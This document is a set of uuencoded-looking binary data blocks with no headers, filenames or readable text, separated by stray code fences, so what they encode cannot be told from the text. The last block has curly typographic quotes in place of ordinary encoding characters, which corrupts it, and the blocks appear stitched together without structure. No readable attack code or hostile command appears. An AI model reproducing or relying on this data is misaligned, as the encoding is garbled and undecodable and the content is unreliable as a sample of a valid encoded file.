MFID+K]9LH`#KSF^H-7)]*0U%,?_G]R`6GMZSXD)ZC=3-1QL&#R6P8B>R$*#\
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
```

```
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
```

```
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
```

```
M_1"XEP‘_T;LGP:F!@_=(!$Z-^M[#2!A.#?‘?Y?L<4‘^,.:-V^OL<+R=/CE.S
M8N’D.#5?3X%3(W-A9$[-[B1YFJ]Y)#1MS*GQAJ:GAU/3K>/4[-5Q:GIUG)H^
M’:>F7\>I&=!Q:KJC<&K:=9R:$8E38PK#J>G5<6H&HW!J=NHX-6X=IZ8Q4<NI
M>4O’J:F*PJG)3])R:D94RP.G9H0N_Q91.#6P_>^H.#6P?6\3A5.C7OX3Z?U1
M<VJ.Z#@U(\DRAX9S:AJ3M)R:W<BI0<8%,B[F!.,"<_4Q5Q]S]3%7’W/U,5<?
M<_4Q5Q]S]3%7’W/U,5<?<_7G?J[^B3<P5Q]S]3%7’W/U,5<?<_4Q5Q]S]3%7
M’W/U,5<?<_4Q5Q]S]3%7’W/U,5<?<_4Q5Q]S]3%7’W/U,5<?<_4Q5U_>?@C,
MU3<.*?^3_KY:LVS+K\PZ!&?D_&^8R?,_;=FYD‘MJLSEM#B)D7YG-T<8\S__4
M?OYPDEKORVIIBZG<,W+^KR#8LYVASS_;F0W^+V>N’?-_IR/*:^D//3UMH*?L
M<*7C"3:TT‘M@N&‘)T&L$H?XIH3Y(SP8\K4U-<"+.\L2;H0;.%K;1"[Q@:[.P
MN:X!+O6:S4V^)UMI7U[!#]=UM$6P.4N@%[P^"0T@^.OH59&’GDYNIA=’377T
MZJF!79D*_D"PL1$NP,SUU5OIU3"]@‘SR:ZA@LU!73Z\SLI‘K<‘5"N__+T(?8
MKB/*_I_C<*KV?X<#\O]S;$[<_Z<C,/\?\_\Q_Q_S_S’_’_/_,?]_]MRGP?Q_
MS/_7UF/^/^;_8_[_I>3_8X0/[?6_0G.,Y3HB7__;G5:KPO]T6G/@_E^V-1NO
M_Z<CD"F‘3‘%D"B!3‘)D"R!1‘I@‘R!9‘I@$P!9‘H@4P"9‘G.?*<#:(U,‘F0+(
M%$"F‘#(%D"F‘3‘%D"B!3‘)D"R!1‘I@‘R!9‘I@$P!9‘H@4P"9‘L@40*8‘,@60
M*8!,‘60*Q’@>,@7F’E,‘X^H)[?A?V?‘>VW5$R?^U.6Q67?ZOPY:-^;_3$NC&
M0S>>_!MV-;OQ,"XMM,?_LO(-A84Q!T!$X[\X’0K_(<=A‘_Y#KLV&Q__I"‘$C
M7,P+WHS!_F^/]0$@ZOZ?JYS_Y63GPOF?U>K‘_7\Z8B9VK#D0<^;8H-W_:X)7
M8AUT_X_(_[/9E=__7*<=9ECM5MS_IR,\U2U"X=KU90S()905N$I+5K.G,@I,
M")T3"O+=‘4’YF1"4C&’A?@GR-F?VC?D0VOT_]$V(Z3JBW?^Q6E7\SVQ^_F]’
M_N.TQ"D_V;FFNBW85%IF(W$F$XD[3O(7G5Y(KM.@4I;ETPOM]6M=:Z3/K’!5
MN8T>J‘76IHKC.@B[^Y!,V/XOP*T’-N:MD4V0\_UD9]?(‘&F’QT’’>/]@<M?G
MCC/OD[AO=]%9[OXNXO[XPH[TVXEC<’AQ4_RI%+(OF?1=T^L83AM.’[[I@]^8
M1C\CG=<\0#K35Y$>%^D:[+RU@’0_1-ZH(:-5M&8MZ3A’6LH[TQ\A/<6LNI1T
MKV/5JVAU&:O.[DS?0’H>8]4;2?<3K#J#5F]BU>F=Z96DIYI5>TBWCU7’DU-;
MR+KUO::^.,?1X<6/;VS_GK0LXEM7,)PV]F5W#;EXF+9<05KL+QSH."!T’;CX
MY_9SBUL_:K](6I/>,?W>-+:_\XO!L:1G+W0<,#U[8?!$4N?’=#:Y^.’8;P_L
M-0^V+.R[AG9(._OF‘.\X9SB-ODAW3P%]6U+,1<%J;UU##=D9V]BP1W?^’SK^
MQ_([-K7]GY__(_]Q>H)_V58-I[UPN.OSKL’SHPGDPJG;R&@J:5W2^\E)[V@2
M:;VN]Y\GJ_SOPQX]1K[T[HX[?E;ZDCXXG):5:DI_A9Q/%0;]’8=-J1F#8\3_
M[PJ21!:0?7‘STM]UU-]UP-]UPM\UM@_^.WLH_O9#+E/R(5<<+?’>?3>R1I_V
M?S^^@&P_Z-X’A)WQ3_\T/OX*N\D)&03DU;_RQY>4QRNV3\RGT.____‘0NUM^Q
MR/N_(U?#?[&Q\_\<9R[N_],1^/L_OW__\?@_GV/#’N0_(_\9^<_(?T;^,_*?
MD?\\>\;4(O\9^<_:>N0_(_\9^<^7PG^^G’_TS_$PX_A?’/\[%\;_SO!^=+5&
MA/T?^=_(_T;^-_*_D?^-_&_D?R/_&_G?R/]&_C?ROY’_C?QOY’\C_QOYW\C_
M1OXW\K^1_XW\;^1_(_\;^=_(_T;^-_*_D?N+_&_D?R/_&X\#R/\.UQSYW\C_
M1O[W7,E5N#K’3B+_.U(>‘\;\"(G_4%R]U>>O"TQA9YI"1..._.’,5_ILS%_@O
M]‘GRGZ8EEKJ:@LW-%IX-4LW.KQJ;Z%>!GOTL=:\O*%P+)Y=UCGMS+*T-6QN"
M/VFP^‘)^"ZTK+2OGE;3.;’:YZ+/,._D2RVH\’OJ<MUAF7LHJ‘QZ/8"D1+&N7
